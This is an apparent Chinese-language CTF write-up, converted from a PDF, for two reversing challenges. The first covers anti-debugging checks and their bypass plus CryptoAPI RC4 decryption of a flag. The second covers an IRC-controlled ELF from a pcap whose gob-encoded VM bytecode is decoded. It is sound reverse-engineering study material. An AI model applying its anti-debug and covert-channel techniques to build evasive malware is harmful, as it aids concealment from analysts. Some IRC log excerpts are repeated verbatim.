
此处有一个细节需要注意，在 IDA 中通过手动 patch 掉 div 等触发异常指令为 nop 时，可观察到如下效果（以 0x40674c 为例）：

```
.text:00406749 8B 4D DC                                  mov     ecx, [ebp+var_24]
.text:0040674C 33 C0                                     xor     eax, eax
.text:0040674E 8B 00                                     mov     eax, [eax]
.text:00406750 90                                        nop
.text:00406751 FF D0                                     call    eax
.text:00406753
.text:00406753                           loc_406753:                             ; CODE XREF: _main+2E0↑j
.text:00406753 C7 45 08 25 23 05 00                      mov     [ebp+arg_0], 52325h
.text:0040675A C7 45 D8 3F C6 E4 C3      正常指令范围    mov     [ebp+var_28], 0C3E4C63Fh
.text:00406761 8B 55 08                                  mov     edx, [ebp+arg_0]
.text:00406764 8B 4D D8                                  mov     ecx, [ebp+var_28]
.text:00406767 33 C0                                     xor     eax, eax
.text:00406769 F7 F0                                     div     eax
.text:0040676B 90                                        nop
.text:0040676C FF D0                                     call    eax
```

patch 脚本中，我们利用的是上述红框区域的空间，即从 hash 入栈/寄存器开始，到下一个正常指令范围中间的区域，有 7 字节可利用的空间被我们替换成了 call(0xFF) iat_address，如下图所示：

```
.text:00406746 8B 55 D8                                  mov     edx, [ebp+var_28]
.text:00406749 8B 4D DC                                  mov     ecx, [ebp+lpStartAddress]
.text:0040674C 90                                        nop
.text:0040674D FF 15 24 85 6D 00                         call    ds:closesocket      patch 区域
.text:00406753
.text:00406753                           loc_406753:                             ; CODE XREF: _main+2E0↑j
.text:00406753 C7 45 08 25 23 05 00                      mov     [ebp+argc], 52325h
.text:0040675A C7 45 D8 3F C6 E4 C3                      mov     [ebp+var_28], 0C3E4C63Fh
.text:00406761 8B 55 08                                  mov     edx, [ebp+argc]
.text:00406764 8B 4D D8                                  mov     ecx, [ebp+var_28]
.text:00406767 90                                        nop
.text:00406768 FF 15 3C 85 6D 00                         call    ds:WSACleanup
.text:0040676E 8B 4D D4                                  mov     ecx, [ebp+var_2C]
```

修改后的 PE 文件，反编译结果的可读性大大提高，对比如下：




接下来就可以结合优化后的反编译结果进行代码走读和流程梳理。

需要注意的是，本程序使用到了若干反调试技术以干扰动态调试。如 main 入口点附近的 register_detector_sub_4023D0 函数中注册了若干反调试子函数用以后续的检测，如下图所示：

```
detector_vm_vmware_sub_402F20();
detector_vm_wmi_hardware_sub_4033F0();
v10 = v19;
v20 = 0;
*getset_detector_map_sub_403620(v19 + 4, (int **)&v20) = (int)detector_PEB_BeingDebugged_sub_4027D0;
v20 = 1;
*getset_detector_map_sub_403620(v10 + 4, (int **)&v20) = (int)detector_CheckRemoteDebuggerPresent_sub_402820;
v20 = 2;
*getset_detector_map_sub_403620(v10 + 4, (int **)&v20) = (int)detector_NtGlobalFlag_sub_4028B0;
v20 = 3;
*getset_detector_map_sub_403620(v10 + 4, (int **)&v20) = (int)detector_SeDebugPrivilege_sub_402900;
v20 = 4;
*getset_detector_map_sub_403620(v10 + 4, (int **)&v20) = (int)detector_hardbreak_sub_402BE0;
v20 = 5;
*getset_detector_map_sub_403620(v10 + 4, (int **)&v20) = (int)detector_ticket_delta_sub_402CB0;
```

调试器可以通过一些如 ScyllaHide、SharpOD 类的反-反调试插件进行绕过。

随后程序会通过 2 个独立线程实现反调试检测，如下图所示：

```
v7 = MEMORY[0](v32, v33, 0);                    // CreateMutexA
*((_DWORD *)Block + 1) = v7;
if ( v7
  || (v32 = 0x246132,
      v33 = 0xB3D0027C,
      ((int (__fastcall *)(unsigned int, unsigned int))(0x24613200000000i64 / 0ui64))(0xB3D0027C, 0 % 0u) != ERROR_ALREADY_EXISTS) )// GetLastError()
{
  v32 = (int)detector_runner_sub_402E70;
  v33 = 0x246132;
  v31 = 0x5D22746;
  v8 = ((int (__fastcall *)(int, unsigned int, _DWORD, _DWORD, void (__cdecl __noreturn *)(int), int **, _DWORD, _DWORD))(0x24613200000000i64 / 0ui64))(
         0x5D22746,
         0 % 0u,
         0,
         0,
         detector_runner_sub_402E70,          // CreateThread(detector_runner)
         v34,
         0,
         0);
  v31 = (unsigned int)detector_daemon_sub_402D50;
  v32 = 0x246132;
  v33 = 0x5D22746;
  *((_DWORD *)Block + 2) = v8;
  LODWORD(v9) = 0;
  HIDWORD(v9) = v32;
  ((void (__fastcall *)(int, unsigned int, _DWORD, _DWORD, unsigned int, int **, _DWORD, _DWORD))(v9
                                                                                                  / (unsigned __int8)v9))(
    v33,
    0 % 0u,
    0,
    0,
    v31,                                      // CreateThread(detector_daemon)
    v34,
    0,
    0);
}
```

sub_402D50 负责拉起检测线程 sub_402E70，而 sub_402E70 则周期性从前面提到的若干组反调试技术中随机抽取一个进行检测，故而也可通过屏蔽这两个线程创建逻辑来绕过此处的反调试检测。

在这里，介绍一种纯静态分析的解法，书接前面 lief patch 的部分。

在 IDA 中通过代码走读，在 sub_404680 中发现存在 4 组逻辑相同的解码操作，如下：

```
if ( byte_6D17AC )
{
  v22 = 6;
  do
  {
    *(&dword_6D17A8 + v22) = -((byte_6D17A7[v22] | ~*(&dword_6D17A8 + v22)) & (*(&dword_6D17A8 + v22) | ~byte_6D17A7[v22]))
                             - 4;
    --v22;
  }
  while ( v22 );
}
dec_str1 = &dword_6D17A8;
LOBYTE(dword_6D17A8) = (~((dword_6D17A8 | 0x79) & (~dword_6D17A8 | 0x86)) & (~((dword_6D17A8 | 0xFB) & (~dword_6D17A8 | 4)) | 0xF3))
                       - 3;
_Init_thread_footer(&dword_6D179C);
```

操作的对象分别指向 4 组 buffer 地址：

1. dword_6D17A8
2. dword_6D1794
3. dword_6D17BC
4. dword_6D178C

通过模拟执行或者动态调试方法，可以观察到这 4 组地址经过解码后存放的内容：

1. dword_6D17A8：L0ve
2. dword_6D1794：s3cret
3. dword_6D17BC：5Ex
4. dword_6D178C：g0d

其后，这 4 组字符串分别经 crc32_sub_4069F0 处理生成 4 组 dword 值。

1. dword_6D17A8：L0ve：0xe3fc31f4
2. dword_6D1794：s3cret：0xd8e9b078
3. dword_6D17BC：5Ex：0x77066b5a
4. dword_6D178C：g0d：0xa24f5b95

需注意，此处 crc32 的输入串要包含上字符串末尾的\x00。

每轮计算的结果会依次填充至 dword_6D1680~ dword_6D168F 处：

```
if ( v33 == *payload )
{
LABEL_72:
  v34 = hHandle;
  v35 = &dword_6D1680;
  v36 = &dword_6D1680 + 1;
  hHandle = &dword_6D1680 + 3;
  v37 = &dword_6D1680 + 2;
}
if ( v48 == *v47 )
{
LABEL_97:
  v34 = hHandle;
  v35 = &dword_6D1688;
  v36 = &dword_6D1688 + 1;
  hHandle = &dword_6D1688 + 3;
  v37 = &dword_6D1688 + 2;
}
```

```
// if == dec_str1
if ( v43 == *v42 )                      // if == dec_str2
{
LABEL_85:
  v34 = hHandle;
  v35 = &dword_6D1684;
  v36 = &dword_6D1684 + 1;
  hHandle = &dword_6D1684 + 3;
  v37 = &dword_6D1684 + 2;
}
// if == dec_str3
LABEL_110:
  v34 = hHandle;                        // if == dec_str4
  v35 = &dword_6D168C;
  v36 = &dword_6D168C + 1;
  hHandle = &dword_6D168C + 3;
  v37 = &dword_6D168C + 2;
}
}
```

```
// (payload, payload_len, &init0)
crc32_sub_4069F0(payload_1, v34[1], &v56);
v38 = v56;
*v35 = HIBYTE(v56);
*v36 = BYTE2(v38);
*v37 = BYTE1(v38);
*hHandle = v38;
```

交叉引用 0x6D1680，发现其在 0x4048B1 处被函数 sub_4067A0 所调用，如下图所示：

```
.text:004048A0 loc_4048A0:                             ; CODE XREF: sub_404680+22C↓j
.text:004048A0                 mov     al, [esi+ecx]
.text:004048A3                 lea     ecx, [ecx+1]
.text:004048A6                 mov     [ecx-1], al
.text:004048A9                 sub     edx, 1
.text:004048AC                 jnz     short loc_4048A0
.text:004048AE                 lea     esi, [edi+4]
.text:004048B1                 mov     ecx, offset dword_6D1680
.text:004048B6                 push    esi             ; pdwDataLen
.text:004048B7                 push    ebx             ; BYTE *
.text:004048B8                 call    sub_4067A0
```

根据 IDA 的反编译结果，发现 sub_4067A0 涉及一段可疑的解密操作，如下图所示：

```
char __cdecl sub_4067A0(BYTE *a1, DWORD *pdwDataLen)
{
  int *v2; // ecx
  int *v3; // esi
  BYTE *v4; // ecx
  int v5; // eax
  BYTE *pbData; // [esp+1Ch] [ebp-10h]
  HCRYPTKEY hKey; // [esp+20h] [ebp-Ch] BYREF
  HCRYPTPROV hProv; // [esp+24h] [ebp-8h] BYREF
  char v10; // [esp+2Bh] [ebp-1h]

  v3 = v2;
  hProv = 0;
  hKey = 0;
  v10 = 0;
  v4 = calloc(1u, 0x1Cu);
  pbData = v4;
  if ( v4 )
  {
    v5 = *v3;
    *v4 = 0x208;
    *(v4 + 1) = 0x6802;
    *(v4 + 2) = 0x10;
    *(v4 + 3) = v5;                                   // 4组 crc32 组成的 16B
    *(v4 + 4) = v3[1];
    *(v4 + 5) = v3[2];
    *(v4 + 6) = v3[3];
    if ( (CryptAcquireContextA(&hProv, 0, 0, 1u, 0)
       || CryptAcquireContextA(&hProv, 0, 0, 1u, 8u)
       || CryptAcquireContextA(&hProv, 0, 0, 1u, 0xF0000000))
      && CryptImportKey(hProv, pbData, 0x1Cu, 0, 0, &hKey)
      && CryptDecrypt(hKey, 0, 1, 0, a1, pdwDataLen) )
    {
      v10 = 1;
    }
    sub_42B486(pbData);
  }
  if ( hKey )
    CryptDestroyKey(hKey);
  if ( hProv )
    CryptReleaseContext(hProv, 0);
  return v10;
}
```

根据进一步分析，发现之前计算的 crc32 值作为 key 参与了解密。至于密文，则根据参数传递，可在调用 sub_4067A0 前的地方获取到，如下图所示：

```
{
  v16 = unknown_libname_9(47u);
  v17 = 39;
  *v16 = 0xFFFF;
  *(v16 + 1) = 0x27;
  v18 = v16 + 8;
  do
  {
    v19 = (v18++)[byte_6CFB68 - (v16 + 8)];
    *(v18 - 1) = v19;
    --v17;
  }
  while ( v17 );
  sub_4067A0(v16 + 8, v16 + 1);
```

byte_6CFB68 对应的密文内容为：

```
32 38 A7 02 70 DF E7 2B F7 7A 77 F5 76 29 1B A2 87 E4 C2 F9 53 CC 3F 6E E8
9A A6 82 0C BD A4 D1 96 E8 7A 89 00 C5 F5
```

根据 sub_4067A0 中的解密逻辑进行执行，第一步 CryptImportKey 函数直接返回 0 提示执行失败，通过 GetLastError()得知错误返回码为：0x80090008，对应 MSG 为 NTE_BAD_ALGID，MSDN 的解释为“The simple key BLOB to be imported is not encrypted with the expected key exchange algorithm.”，即导入的 key BLOB 存在异常。分析 BLOB 的结构发现，有问题的字段有可能来自 ALG_ID 字段。当前 key BLOB 结构对应的内容如下：

```
08 02 00 00 02 68 00 00 10 00 00 00 e3 fc 31 f4 d8 e9 b0 78 77 06 6b 5a a2
4f 5b 95
```

```
*v4 = 0x208;
*(v4 + 1) = 0x6802;
*(v4 + 2) = 0x10;
*(v4 + 3) = v5;
*(v4 + 4) = v3[1];
*(v4 + 5) = v3[2];
*(v4 + 6) = v3[3];
```

其中 ALG_ID 为 0x6802，MSDN 文档显示对应算法为 CALG_SEAL。在注释一栏提示“SEAL encryption algorithm. This algorithm is not supported.”

此字段的嫌疑大大增加，在 IDA 中通过查找该立即数的交叉引用，发现有另外一处引用的地方，如下图所示：

```
.text:004060E7    sub_4060E0    cmp    dword ptr [esi+4], 6802h
.text:004067E5    sub_4067A0    mov    dword ptr [ecx+4], 6802h
```


位于 sub_4060E0 处进行了 ALG_ID 的替换如下图所示：

```
int __stdcall sub_4060E0(int a1, int a2, int a3, int a4, int a5, int a6)
{
  if ( *(a2 + 4) == 0x6802 )
    *(a2 + 4) = 0x6801;
  sub_4054B0(&unk_523422, -1795710900);
  return dword_6D1690(a1, a2, a3, a4, a5, a6);
}
```

而 0x6801 对应的算法则为 CALG_RC4。

尝试替换解密算法，即可得到 flag。

# 十. wizardcult




## 10.1 writeup

从 pcap 包中可以导出一个 64-bit 的 ELF 文件，同时从 HTTP 交互中也可以得知本题模拟的是一个任意命令执行的漏洞攻击场景：下载并执行 induct 可执行文件。

将 induct 放入 IDA 中进行反编译，大致可以得知这道题是通过 IRC 通信来实现消息传递，flag 信息或许就隐藏在交互的信息流中。这一点也可以从 pcap 报文中发现端倪，如下图所示：

```
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :ball, shamrock, undead eyeball, ruby vial, undead eyeball, earth, bone, undead eyeball, spider, undead eyeball, food morsel,
fish tail, ice, bone, bone, fish tail, fish tail, fish tail, adamantine, bone, undead eyeball, adamantine, undead eyeball, spider, undead eyeball, spider, bone, undead
eyeball, adamantine, undead eyeball, adamantine, undead eyeball, ice, bone, and bone.
PRIVMSG #dungeon :I have now learned to brew the Potion of Acid Resistance
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :Izahl, you enter the dungeon Graf's Infernal Disco. It is frightening, virtual, danish, flimsy, gruesome great, dark
oppressive, bad, average, virtual, last, more strange, inhospitable, slimy, average, and few dismal..
PRIVMSG #dungeon :I draw my sword and walk forward into Graf's Infernal Disco carefully, my eyes looking for traps and my ears listening for enemies.
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :Izahl, you encounter a Goblin in the distance. It stares at you imposingly. The beast smells quite foul. What do you do?
PRIVMSG #dungeon :I quaff my potion and attack!
PRIVMSG #dungeon :I cast Moonbeam on the Goblin for 205d205 damage!
PRIVMSG #dungeon :I cast Reverse Gravity on the Goblin for 253d213 damage!
PRIVMSG #dungeon :I cast Water Walk on the Goblin for 216d195 damage!
PRIVMSG #dungeon :I cast Mass Suggestion on the Goblin for 198d253 damage!
PRIVMSG #dungeon :I cast Planar Ally on the Goblin for 199d207 damage!
PRIVMSG #dungeon :I cast Water Breathing on the Goblin for 140d210 damage!
PRIVMSG #dungeon :I cast Conjure Barrage on the Goblin for 197d168 damage!
PRIVMSG #dungeon :I cast Water Walk on the Goblin for 204d198 damage!
PRIVMSG #dungeon :I cast Call Lightning on the Goblin for 193d214 damage!
PRIVMSG #dungeon :I cast Branding Smite on the Goblin!
PRIVMSG #dungeon :I do believe I have slain the Goblin
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :Izahl, you have learned how to create the Potion of Water Breathing. To brew it you must combine magnifying glass, kernels of
grain, silver spoon, fish tail, undead eyeball, undead eyeball, coal, ash, silver rod, gold-inlaid vial, rose petals, silver rod, honeycomb, phosphorus, undead eyeball,
kernels of grain, tarts, bone, undead eyeball, coal, undead eyeball, tentacle of giant octopus or giant s
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :quid, glass sliver, honeycomb, rose petals, pearl, snaketongue, undead eyeball, adamantine, bone, undead eyeball, tentacle of
giant octopus or giant squid, focus, polished marble stone, gum arabic, an item distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, reed, bone,
undead eyeball, ice, crystal bead, an item distasteful to the target, mistletoe sprig, gum arabic, an it
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :em distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, caterpillar cocoon, bone, undead eyeball,
adamantine, silk square, gum arabic, an item distasteful to the target, fur of bat, undead eyeball, kernels of grain, sulfur, bone, undead eyeball, adamantine, feather of owl,
crystal bead, glass sliver, fur of bat, undead eyeball, kernels of grain, spheres of glass, bone, und
```

数据流量中存在大量的单词词组以及形如“I cast xxx on the xxx for nnndnnn damage!”格式的语句。因此，想要找到 flag 就需要分析这些数据内容的编码和交互逻辑。

从 main_main 函数的 IDA 反编译结果可以得知 IRC 服务器为 wizardcult.flare-on.com:6667，根据所引用的第三方库 lrstanley/girc 的文档结合 pcap 包中的文本内容，可以定位出 PRIVMSG 命令所关联的解析函数为 main_main_func2。

下一步若想通过动态调试的方式分析数据编码逻辑，则需要搭建一个 IRC 服务器以此实现动态联调测试，此处选用 [miniircd](miniircd) 作为服务器端。

通过动态调试发现交互的文本处理入口位于函数 wizardcult_comms_ProcessDMMessage 中，服务器将客户端发送的单词组，通过内部的一个词典转换成对应的字节（单词位于词典中的偏移），并将该字节序列利用 wizardcult_vm_LoadProgram 函数实现加载。从函数名称不难看出，这里有使用到虚拟机技术实现字节码的解析，如下图所示：

```
else
{
  v137 = (__int64)v234;
  *(_QWORD *)(v134 + 24) = v234;        // recipesBytes 映射出来的 bytecode
}
wizardcult_vm_LoadProgram((__int64)a1, v211, v136, v135, v132, v133, v137, v135, v136);// LoadProgram([]bytecodes)
v138 = *(_QWORD *)(a10 + 56);
v235 = v197;
runtime_mapaccess1_faststr((_DWORD)a1, v211, v197, v218, v139, v140, (__int64)&unk_6F8740, v138, v218, v216);
v143 = *(_QWORD *)v198;
```

在该函数入口点下断点，可以 dump 出对应的 opcode 内容。

共有 2 组 vm，一组是以“Potion of Acid Resistance”标记的 vm1，如下图所示：

```
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :Izahl, you have learned how to create the Potion of Acid Resistance. To brew it you must combine magnifying glass, kernels of
grain, silver spoon, fish tail, undead eyeball, undead eyeball, coal, ash, silver rod, gold-inlaid vial, rose petals, silver rod, honeycomb, phosphorus, undead eyeball,
kernels of grain, tarts, bone, undead eyeball, coal, undead eyeball, tentacle of giant octopus or giant s
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :quid, glass sliver, honeycomb, rose petals, pearl, snaketongue, undead eyeball, adamantine, bone, undead eyeball, tentacle of
giant octopus or giant squid, focus, polished marble stone, gum arabic, an item distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, reed, bone,
undead eyeball, ice, crystal bead, an item distasteful to the target, mistletoe sprig, gum arabic, an it
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :em distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, caterpillar cocoon, bone, undead eyeball,
adamantine, silk square, gum arabic, an item distasteful to the target, fur of bat, undead eyeball, kernels of grain, sulfur, bone, undead eyeball, adamantine, feather of owl,
crystal bead, glass sliver, fur of bat, undead eyeball, kernels of grain, spheres of glass, bone, und
```

另一组则是以“Potion of Water Breathing”为标记的 vm2，如下图所示：


```
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :Izahl, you have learned how to create the Potion of Water Breathing. To brew it you must combine magnifying glass, kernels of
grain, silver spoon, fish tail, undead eyeball, undead eyeball, coal, ash, silver rod, gold-inlaid vial, rose petals, silver rod, honeycomb, phosphorus, undead eyeball,
kernels of grain, tarts, bone, undead eyeball, coal, undead eyeball, tentacle of giant octopus or giant s
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :quid, glass sliver, honeycomb, rose petals, pearl, snaketongue, undead eyeball, adamantine, bone, undead eyeball, tentacle of
giant octopus or giant squid, focus, polished marble stone, gum arabic, an item distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, reed, bone,
undead eyeball, ice, crystal bead, an item distasteful to the target, mistletoe sprig, gum arabic, an it
:dung3onm4st3r13!user@127.0.0.1 PRIVMSG #dungeon :em distasteful to the target, mistletoe sprig, undead eyeball, kernels of grain, caterpillar cocoon, bone, undead eyeball,
adamantine, silk square, gum arabic, an item distasteful to the target, fur of bat, undead eyeball, kernels of grain, sulfur, bone, undead eyeball, adamantine, feather of owl,
crystal bead, glass sliver, fur of bat, undead eyeball, kernels of grain, spheres of glass, bone, und
```

根据后文的分析，induct 即是根据这些关键字来实现 vm 的选择。


结合 wizardcult_vm_LoadProgram 函数开头的一组解码操作得知 vm 的 opcode 经过了 gob 格式编码，如下图所示：

```
encoding_gob_NewDecoder((_DWORD)v41, a2, v14, (_DWORD)v41, v15);// io.Reader
encoding_gob___Decoder__Decode((_DWORD)v41, a2, v16, v17, v18, v19, v42, (__int64)&unk_6FE4C0, (__int64)v41);
```

利用 degob 工具可以得到反序列化后的处理结果，如下图所示：




进一步美化得到：




```
{
  "Magic": 4919,
  "Input": {
    "Name": ""
  },
  "Output": {
    "Name": ""
  },
  "Cpus": [
    {
      "Acc": 0,
      "Dat": 0,
      "Pc": 0,
      "Cond": 0,
      "Instructions": [
        {
          "Opcode": 1,
          "A0": 0,
          "A1": 4,
          "A2": 0,
          "Bm": 3,
          "Cond": 0
        },
        {
          "Opcode": 5,
          "A0": 4,
          "A1": -1,
          "A2": 0,
          "Bm": 1,
          "Cond": 0
        },
```

结合 IDA 函数列表中得到的一些线索，如 tgt、tlt、teg 类型的 opcode handler，如下图所示，检索到一款名为 SHENZHEN/IO 的编程游戏。




根据该游戏的说明手册，可以找到 teg、tgt、tlt 类型的指令说明，如下图所示：




根据手册中的说明，了解到这些特殊的指令是进行 test 比较，比较的结果将影响以+/-开头的指令的执行。如上图当 p0 为 100 时，teq p0 100 为真，则+mov 1 x1 指令会被执行，而-mov 0 x1 指令则会被跳过。

根据 gob 解出来的内容中的 Opcode 字段，统计得到 vm 中共使用到了 7 种 opcode：

- 1：mov
- 5：teq
- 6：tgt
- 10：sub
- 13：xor 0xffffff
- 16：and
- 18：xor

而 Bm 字段则对应操作数的类别

- 0：I 后面一个立即数
- 1：R I 后面第一个是寄存器，第二个是立即数
- 2：I R 后面第一个是立即数，第二个是寄存器
- 3：R R 后跟两个寄存器

也有例外的情况：Opcode 18 xor 后面紧跟一个操作数。

Cond 字段用以表示前面提到的指令前的+/-，即是否执行此语句：

- 0：无条件执行
- 1：前述 test 比较指令结果为 true 时，则执行
- -1：前述 test 比较指令结果为 false 时，则执行

根据上述理解，可以将 vm1 的 opcode 翻译成如下的伪汇编指令：

```
 mov r0 r4
 teq r4 -1
+mov -1 r1
+mov r0 r4
 mov r4 r2
 mov r2 r4
 mov r4 r1
```

```
 mov r0 r4
 xor 162 r0
 mov r4 r0
```

vm2 的 opcode 翻译如下：

```
 mov r0 r4
 teq r4 -1
+mov -1 r1
+mov r0 r4
 mov r4 r2
 mov r2 r4
 mov r4 r1

 mov r0 r4
 mov r4 r1
 mov r1 r4
 mov r4 r2
 mov r2 r4
 mov r4 r1
 mov r1 r5
 mov 128, r4
 and r5
 teq r4, 128
+mov r5, r4
+xor 66
-mov r5 r4
 xor 0xffffffff
 and 255
 mov r4 r0

 mov r0 r4
 tgt r4 99
+mov r4 r3
+mov r3 r0
-mov r4 r1
-mov r2 r0

 mov r0 r4
 tgt r4 199
+mov r4 r3
+mov r3 r0
-sub 100
-mov r4 r1
-mov r2 r0

 mov r0 r4
 sub 200
 mov r4 r1
 mov r2 r0

 mov r1 r4
 and 1
 teq r4 1
 mov r0 r5
 mov r2 r4
```

```
+xor 0xffffffff
+and 255
 xor r5
 mov r4 r0
```

结合动态调试的结果，vm1 的等价伪代码为：

```
map(lambda x: x ^ 0xa2, input)
